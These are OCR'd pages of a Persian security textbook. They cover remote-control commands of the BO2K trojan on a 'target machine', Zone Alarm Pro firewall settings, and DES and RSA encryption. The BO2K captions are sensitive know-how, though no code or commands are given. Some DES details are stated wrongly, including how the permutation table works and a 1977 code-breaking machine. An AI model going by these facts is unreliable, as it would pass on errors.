
www.itqorve.loxblog.com




٤٤) راه‌اندازی مجدد سرویس‌دهندهٔ BO2K بر روی ماشین هدف




٤٣) فرمان خاتمهٔ کار سرویس‌دهندهٔ BO2K بر روی ماشین هدف




٤٦) فعال کردن Debug Plug-In در سرویس‌دهندهٔ BO2K نصب شده بر روی ماشین هدف



٤٥) بار کردن یک Plug-in جدید در سرویس‌دهندهٔ BO2K نصب شده بر روی ماشین هدف



٤٨) حذف یک Plug-in از سرویس‌دهندهٔ BO2K نصب شده بر روی ماشین هدف



٤٧) دریافت فهرست Plug-inهای نصب شده بر روی سرویس‌دهندهٔ BO2K در ماشین هدف

www.itqorve.loxblog.com

www.itqorve.loxblog.com

ضمیمهٔ ب) آشنایی با یک دیوار آتش شخصی : *Zone Alarm Pro*

در فصل دوم اشاره شد که : دیوار آتش شخصی (Personal Firewall) یک

www.itqorve.loxblog.com


www.itqorve.loxblog.com

بهترین گزینهٔ Zone Alarm Pro : هرگاه یک برنامه تلاش کند تا با بیرون از اینترنت ارتباط برقرار نماید ، ضمن نشان دادن آدرس IP و آدرس پورت ماشین مقصد ، از کاربر برای صدور یا عدم صدور مجوز ، کسب تکلیف می‌کند. کاربر با مشاهدهٔ نام برنامه می‌تواند مجوز دائم یا موقت صادر یا آنکه جلوی آن ارتباط را بگیرد.

هرگاه **Zone Alarm Pro** بر طبق قواعد تنظیم شده توسط کاربر ، ترافیکی را بلوکه می‌کند ، بلافاصله یک هشدار و گزارش دقیق (شامل زمان ، نوع ترافیک و آدرس ماشین و نظایر آن) به کاربر ارائه می‌کند. کاربر می‌تواند مشخصات ترافیک حذف شده را در یک فایل درج نماید.


www.itqorve.loxblog.com

www.itcprve.loxblog.com



در این پنجره قواعد ورود و خروج ترافیک ماشین به شبکهٔ اینترنت (خارج از شبکهٔ محلی) تنظیم می‌شود. می‌توان ورود/خروج ترافیک تولید شده از پروتکلهای زیر را کنترل کرد:

- ❑ ترافیک خارجی DNS
- ❑ ترافیک خارجی DHCP
- ❑ ترافیک ورودی/خروجی فراگیر
- ❑ ترافیک ورودی بسته‌های Ping (ICMP Echo Request)
- ❑ ترافیک ورودی کل بسته‌های مربوط به پروتکل ICMP
- ❑ ترافیک خروجی بسته‌های Ping
- ❑ ترافیک خروجی کل بسته‌های مربوط به پروتکل ICMP
- ❑ ترافیک ورودی کل بسته‌های مربوط به پروتکل IGMP




در این پنجره قواعد ورود و خروج ترافیک ماشین به منطقهٔ محلی (درون شبکهٔ محلی) تنظیم می‌شود. می‌توان ورود/خروج ترافیک تولید شده از پروتکلهای زیر را کنترل کرد:


- ❑ ترافیک خارجی DNS
- ❑ ترافیک خارجی DHCP
- ❑ ترافیک ورودی/خروجی فراگیر
- ❑ ترافیک ورودی بسته‌های Ping (ICMP Echo Request)
- ❑ ترافیک ورودی کل بسته‌های مربوط به پروتکل ICMP
- ❑ ترافیک خروجی بسته‌های Ping
- ❑ ترافیک خروجی کل بسته‌های مربوط به پروتکل ICMP
- ❑ ترافیک ورودی کل بسته‌های مربوط به پروتکل IGMP

www.itcprve.loxblog.com

www.itqorve.loxblog.com




بخش بزرگی از برنامه‌های آلوده و مخرب از طریق ضمائم نامه‌های الکترونیکی (e-mail) منتقل می‌شوند. در این پنجره می‌توان Zone Alarm Pro را به نحوی تنظیم کرد تا هرگونه کد اجرایی ضمیمه‌شده به یک نامهٔ الکترونیکی را با نمایش پیام هشدار (در حین انتقال) حذف کند.



در این پنجره می‌توان یک فهرست سیاه از ماشینها (و شبکه‌ها) تعریف کرد تا هرگونه مبادلهٔ ترافیک با این ماشینها غیر ممکن باشد.


www.itqorve.loxblog.com

www.itqorve.loxblog.com



در این پنجره می‌توان قواعد امنیتی ماشین را در سه سطح High (سختگیرانه) ، Medium (امنیت متوسط) و Low (امنیت پایین) تنظیم کرد. با توجه به آنکه ترافیک داده‌ها در شبکهٔ محلی کم‌خطرتر از ترافیک داده‌ها از شبکهٔ اینترنت است ، لذا قواعد این دو ناحیه بصورت مجزا تنظیم می‌شود.

قواعدی که در هر سطح اعمال می‌شوند پیش‌فرض هستند و توصیه می‌کنیم بدون مطالعه و آگاهی آنها را تغییر ندهید.



در این پنجره می‌توان قواعد امنیتی مبادلهٔ داده را برای هر برنامهٔ کاربردی بصورت مجزا تعیین کرد. بدین‌ترتیب ، هیچ برنامهٔ کاربردی نخواهد توانست بدون اجازه با بیرون از ماشین (شبکهٔ محلی یا اینترنت) مبادلهٔ داده داشته باشد.

برای هر برنامه ، قواعد مبادلهٔ داده با ماشینهای شبکهٔ محلی و اینترنت جداگانه تنظیم می‌شود.

www.itqorve.loxblog.com

www.itqorve.loxblog.com

ضمیمهٔ ج) استانداردهای رمزنگاری

معمولاً در دنیای شبکه های کامپیوتری، رمزنگاری سلسله‌ای از عملیات ریاضی است که مجموعه‌ای از اطلاعات خالص و قابل فهم را به مجموعه ای از اطلاعات غیرقابل فهم ، بی معنا و بلااستفاده تبدیل می‌کند. به گونه ای که فقط گیرنده اصلی آن قادر باشد آنرا از حالت رمز خارج و از آن بهره برداری نماید. (یعنی کلید رمز را در اختیار داشته باشد) علم **رمزنگاری** [1] با اصول ریاضی به رمز درآوردن اطلاعات و خارج کردن آنها از حالت رمز سر و کار دارد. در مقابله با علم رمزنگاری ، علم تحلیل رمز [2] قرار دارد که روشهای تجزیه و شکستن رمز اطلاعات (بدون نیاز به کلید) و کشف کلید رمز را مورد بحث قرار می‌دهد. الگوریتم یا روشی که بر اساس آن متن رمز می‌شود باید بگونه ای قابل برگشت (وارون پذیر) باشد تا بتوان به متن اصلی دست پیدا کرد.

در ادامه روشهای رمزنگاری DES و RSA را معرفی می‌نمائیم:

استاندارد *DES*

در اوائل دهه هفتاد دولت فدرال آمریکا و شرکت آی.بی.ام (IBM) مشترکاً روشی را برای رمزنگاری داده‌ها ابداع کردند که بعنوان استانداردی برای نگهداری اسناد محرمانه دولتی مورد استفاده قرار گرفت. این استاندارد که **DES** [3] نام گرفت امروزه محبوبیت خود را از دست داده است .


الگوریتم روش رمزنگاری DES در شکل (۱-ج) نشان داده شده است که در ادامه کلیّت آنرا توضیح می‌دهیم: ورودی رمزنگار یک رشته ٦٤ بیتی است، بنابراین متنی که باید رمز شود بایستی در گروههای هشت کاراکتری دسته بندی شوند . اولین عملی که بر روی رشته ورودی ٦٤ بیتی انجام می‌شود جابجا کردن محل بیتهای رشتهٔ ٦٤ بیتی طبق جدول صفحهٔ بعد است . به این عمل جایگشت مقدماتی [4] گفته می‌شود :

جدول جایگشت مقدماتی							
58	50	42	34	26	18	10	2
60	52	44	36	28	20	12	4
62	54	46	38	30	22	14	6
64	56	48	40	32	24	16	8
57	49	41	33	25	17	9	1
59	51	43	35	27	19	11	3
61	53	45	37	29	21	13	5
63	55	47	39	31	23	15	7

[1] Cryptography
[2] Cryptoanalysis
[3] Data Encryption Standard
[4] Initial permutation

www.itqorve.loxblog.com

www.itqorve.loxblog.com



شکل (۱-ج) الگوریتم روش رمزنگاری DES

www.itqorve.loxblog.com

www.itqorve.loxblog.com

در جدول بالا پس از عمل جایگشت, بیت اول به موقعیت بیت پنجاه وهشتم و بیت دوم بـه بیـت پنجاهم از رشته جدید منتقل شده و بهمین ترتیب ادامه می‌یابد تا رشته ٦٤ بیتی جدید بدست آید.

در مرحله بعدی رشته ٦٤ بیتی جدید از وسط به دو قسمت ۳۲ بیتی چپ و راست تقسیم می‌شود. ۳۲ بیت سمت چپ را L_0 و ۳۲ بیت سمت راست را R_0 می‌نامیم. (به شکل (۱-ج) نگاه کنید)


سپس در ۱٦ مرحلهٔ پیاپی اعمال زیر انجام می‌شود:

در هر مرحله ۳۲ بیت سمت راست مستقیماً به سمت چپ منتقل شده و ۳۲ بیت سمت چپ طبق رابطه زیر به یک رشته بیت جدید تبدیل و به سمت راست منتقل خواهد شد.

$$\mathbf{L_{i-1} \oplus f(R_{i-1}, K_i)}$$

$\mathbf{L_{i-1}}$ رشته سی و دو بیتی سمت چپ از مرحله قبل می‌باشـد . علامـت $\oplus$ بمعنـای XOR و f تـابع خاصی است که آنرا به صورت مجزا توضیح خواهیم داد $\mathbf{R_{i-1}}$ رشته سـی و دو بیتـی سـمت راسـت از مرحله قبل و $\mathbf{K_i}$ کلید رمز در هر مرحله است. (پس مجموعاً ۱٦ کلید مختلف وجود دارد.)

نمودار زیر یک مرحله از ۱٦ مرحله عملیات را نشان می‌دهد:



این عملیات ۱٦ مرحله اجرا می‌شود و پس از مرحله آخر جای L_i و R_i عوض خواهـد شـد. حـال عکس عمل جایگشتی که در ابتدا انجام شده بود صورت می‌گیرد تا بیتها سرجایشان برگردند این کـار طبق جدول زیر انجام می‌شود:

جدول جایگشت معکوس							
40	8	48	16	56	24	64	32
39	7	47	15	55	23	63	31
38	6	46	14	54	22	62	30
37	5	45	13	53	21	61	29
36	4	44	12	52	20	60	28
35	3	43	11	51	19	59	27
34	2	42	10	50	18	58	26
33	1	41	9	49	17	57	25

www.itqorve.loxblog.com

www.itqorve.loxblog.com

پس از این عمل ، ٦٤ بیت جدید معادل هشت کاراکتر رمز شده خواهد بود که می‌توان آنها را بجای متن اصلی ارسال کرد.

حال بایستی جزئیات تابع *f* را که اصل عمل رمزنگاری است تعیین کنیم:

در تابع *f* که به صورت یک بلوک پیاده سازی می‌شود ابتدا رشته ۳۲ بیتی Ri که از مرحله قبل بدست آمده بر طبق جدول زیر به یک رشته ٤٨ بیتی تبدیل می‌شود. بنابراین بعضی از بیتها در رشته جدید تکراری هستند .

جدول بسط ۳۲ به ۴۸					
32	1	2	3	4	5
4	5	6	7	8	9
8	9	10	11	12	13
12	13	14	15	16	17
16	17	18	19	20	21
20	21	22	23	24	25
24	25	26	27	28	29
28	29	30	31	32	1

پس از تبدیل R_i به رشته ٤٨ بیتی عمل XOR روی آن با کلید ٤٨ بیتی K_i انجام می‌شود. نتیجهٔ عمل یک رشتهٔ ٤٨ بیتی است و بایستی به ۳۲ بیتی تبدیل شود. برای اینکار ٤٨ بیت به هشت مجموعه ٦ بیتی تبدیل شده و هر کدام از شش بیتی ها طبق جداولی به یک چهار بیتی جدید نگاشته می‌شود (در مجموع ۸ جدول) . برای کامل شدن عمل تابع *f* رشته ۳۲ بیتی جدید طبق جدول زیر جایگشت مجددی خواهد داشت.

جایگشت ۳۲ بیتی در تابع *f*			
16	7	20	21
29	12	28	17
1	15	23	26
5	18	31	10
2	8	24	14
32	27	3	9
19	13	30	6
22	11	4	25


www.itqorve.loxblog.com

www.itqorve.loxblog.com

در سیستم DES فقط یک کلید ۵۶ بیتی وجود دارد که تمام ۱۶ کلید مورد نیاز در هر مرحله با جایگشتهای متفاوت از همان کلید ۵۶ بیتی استخراج خواهد شد . بنابراین کاربر برای رمزگشایی فقط باید یک کلید در اختیار داشته باشد و آنهم همان کلیدی است که برای رمزنگاری به کار رفته است .

برای رمزگشائی از سیستم DES دقیقاً مراحل قبلی تکرار می‌شود با این تفاوت که کلید K_1 برای رمزگشائی ، کلید K_{16} در مرحله رمزنگاری خواهد بود، کلید K_2 همان K_{15} است و به همین ترتیب . در حقیقت برای رمزگشائی کافی است ۱۶ کلید بصورت معکوس به سیستم اعمال شوند.

نکته دیگری که در مورد سیستم DES قابل توجه است آنست که چون رشتهٔ رمز شده بصورت هشت کاراکتری رمز می‌شود ، تکرار بلوکهای رمز می‌تواند به رمزشکنها برای حمله به سیستم DES کمک نماید . بهمین دلیل در سیستم DES قبل از آنکه یک بلوک رمز شود ابتدا با بلوک رمز شدهٔ قبلی خود XOR می‌شود و سپس این ۸ کاراکتر مجدداً رمز خواهد شد. به شکل (۲-ج) دقت کنید:



شکل (۲-ج) عملیات بین بلوکهای داده در سیستم رمزنگاری DES

بلوک اول با یک رشته ۶۴ بیتی اولیه بنام IV[1] (بردار اولیّه) XOR می‌شود . نتیجه این بلوک کد رمز ۶۴ بیتی است . همین کد رمز برای رمز کردن بلوک بعدی بکار می‌آید ، بدینصورت که بلوک رمز نشدهٔ Pi با بلوک رمز شدهٔ قبلی Ci-1 ابتدا XOR شده و متن جدید مجدّداً رمز خواهد شد.

این الگوی رمزنگاری بعنوان استانداردی برای اسناد حسّاس فدرال آمریکا پذیرفته شد تا آنکه در سال ۱۹۷۷ یکی از محققین دانشگاه استانفورد با هزینه ای معادل ۲۰ میلیون دلار ماشینی طراحی کرد که در عرض ۲۴ ساعت می‌توانست رمز DES را بشکند. بعد از آن ایده های جدیدی برای رمزنگاری مطرح شد که DES را در سیستمهای عملی کنار زد.

نکته دیگر آنست که چون کلید رمزنگاری و رمزگشائی هر دو یکی است لذا باید از کلید شدیداً حفاظت شود. شاید صلاح نباشد کسی که عمل رمزنگاری را انجام می‌دهد ، کلید رمزگشایی را بداند! در مدلهای جدید کلید رمزنگاری را همه می‌دانند ولی کلید رمزگشائی سرّی است .

---

[1] Initialization Vector

www.itqorve.loxblog.com

www.itqorve.loxblog.com

رمزنگاری کلید عمومی[1]

در هر یک از الگوهای رمزنگاری که مورد بحث قرار گرفتند لازم است که فرستنده پیام و گیرنده پیام کلید رمز را بدانند . وقتی فرستندهٔ پیام از کلیدی برای رمزنگاری استفاده می‌کند و گیرندگان هم از همان کلید برای رمزگشایی بهره می‌برند ، افشا شدن کلید رمز توسط یکی از گیرندگان پیام ، امنیت را به خطر می‌اندازد. در الگوهای جدیدِ رمزگذاری، برای حل مشکل از دو کلید متفاوت استفاده می‌شود . یک کلید برای رمز کردن پیام و کلید دیگر برای رمزگشائی آن . با کلیدِ مخصوص رمزنگاری نمی‌توان رمزگشائی پیام را انجام داد. بنابراین رمزکنندهٔ پیام خودش کلیدی دارد که حتی معتمدین و گیرندگان پیام هم آنرا لازم ندارند چرا که فقط برای رمزنگاری بکار می‌آید و افشا شدن آن هم لطمه ای به کسی نمی‌زند چرا که با آن کلید نمی‌توان متون رمز شده را برگرداند و پیدا کردن کلید رمزگشائی از روی کلید رمزنگاری کار ساده ای نیست. (هنوز امکان پذیر نشده است)

در سال ۱۹۷۸ سه نفر بنامهای **ری‌وست** ، **شامیر** و **اَدلمن** روشی را برای پیاده سازی **"رمزنگاری کلید عمومی"** با یک جفت کلید ابداع کردند . این روش که چگونگی آن در زیر تشریح شده است بنام روش RSA (مخفف اسامی آنها) مشهور است و بطرز فزاینده ای از آن استفاده می‌شود.

روش کار فوق العاده ساده است: دو عدد صحیح (e,n) برای رمزگذاری انتخاب می‌شوند؛ متنی که باید رمز شود به بلوکهایی تقسیم می‌شود . مثلاً کل متن پیام به K تا بلوک تقسیم شده و هر بلوک به نحوی به یک عدد صحیح تبدیل می‌شود . مثلاً کدهای اَسکی هر حرف پشت سر هم قرار می‌گیرند. برای آنکه همین ابتدا بحث را پیچیده نکنیم فرض کنید بخواهیم رشته "M="IDESOFMARCH را رمز کنیم . برای سادگی این رشته را به بلوکهای ۲ کاراکتری تقسیم کرده و سپس هر بلوک را به یک عدد صحیح تبدیل می‌نماییم:

رشته اصلی بلوکهای ۲ کاراکتری →	ID	ES	OF	MA	RC	HX
تبدیل رشته به شش بلوک →	M_1	M_2	M_3	M_4	M_5	M_6
تبدیل بلوک به عدد صحیح →	0803	0418	1405	1200	1702	0723
بلوکهای جدید عددی →	P_1	P_2	P_3	P_4	P_5	P_6

روش تبدیل در مثال بالا این بوده که برای A عدد ۰۰ ، B عدد ۰۱ ، ... و Z عدد 25 در نظر گرفته شده و در هر بلوک عدد متناظر با هر کاراکتر پشت سر هم قرار می‌گیرد تا کد بلوک را بسازد . شما می‌توانستید کد اَسکی آن یا هر قاعدهٔ دیگری را به کار ببرید.

در مرحله بعدی جفت عدد صحیح (17,2773) معادل (e,n) برای رمزگذاری بلوکها با استفاده از روش زیر انتخاب می‌شوند:

$$Ci=(P_i)^e \mod n$$

بلوکهای عددی پس از آنکه به توان e رسید ، باقیماندهٔ تقسیم آن بر n محاسبه می‌شود و بلوکهای

[1] Public Key Cryptography

www.itqorve.loxblog.com

www.itqorve.loxblog.com

Ci بدست می‌آید. بلوکهای Ci کدهای رمز هستند و بجای متن اصلی ارسال می‌شوند . پس در مثال فوق داریم:

Pi	0803	0418	1405	1200	1702	0723
$C_i=(P_i)^e \bmod n$	0779	1983	2641	1444	0052	0802

قبل از آنکه روش رمزگشائی را تشریح کنیم الگوی رمزنگاری RSA را بصورت جمع‌بندی شده ارائه می‌دهیم:

الف) رشته ای که باید رمز شود ، به بلوکهای K کاراکتری تبدیل می‌شود.

ب) هر بلوک طبق قاعدهٔ دلخواه به یک عدد صحیح تبدیل می‌شود. (P_i)

ج) با جفت عدد صحیح (e,n) برای تمام بلوکها اعداد جدیدی طبق رابطه زیر بدست می‌آید:

$$C_i=(P_i)^e \bmod n$$

د) کدهای Ci ، بجای کد اصلی ارسال می‌شود.

نکته اساسی در این الگو آنست که برای رمزگشائی کدها باید عددی مثل d پیدا شود که در رابطه زیر صدق کند:

$$(x^{e.d}) \bmod n=x$$

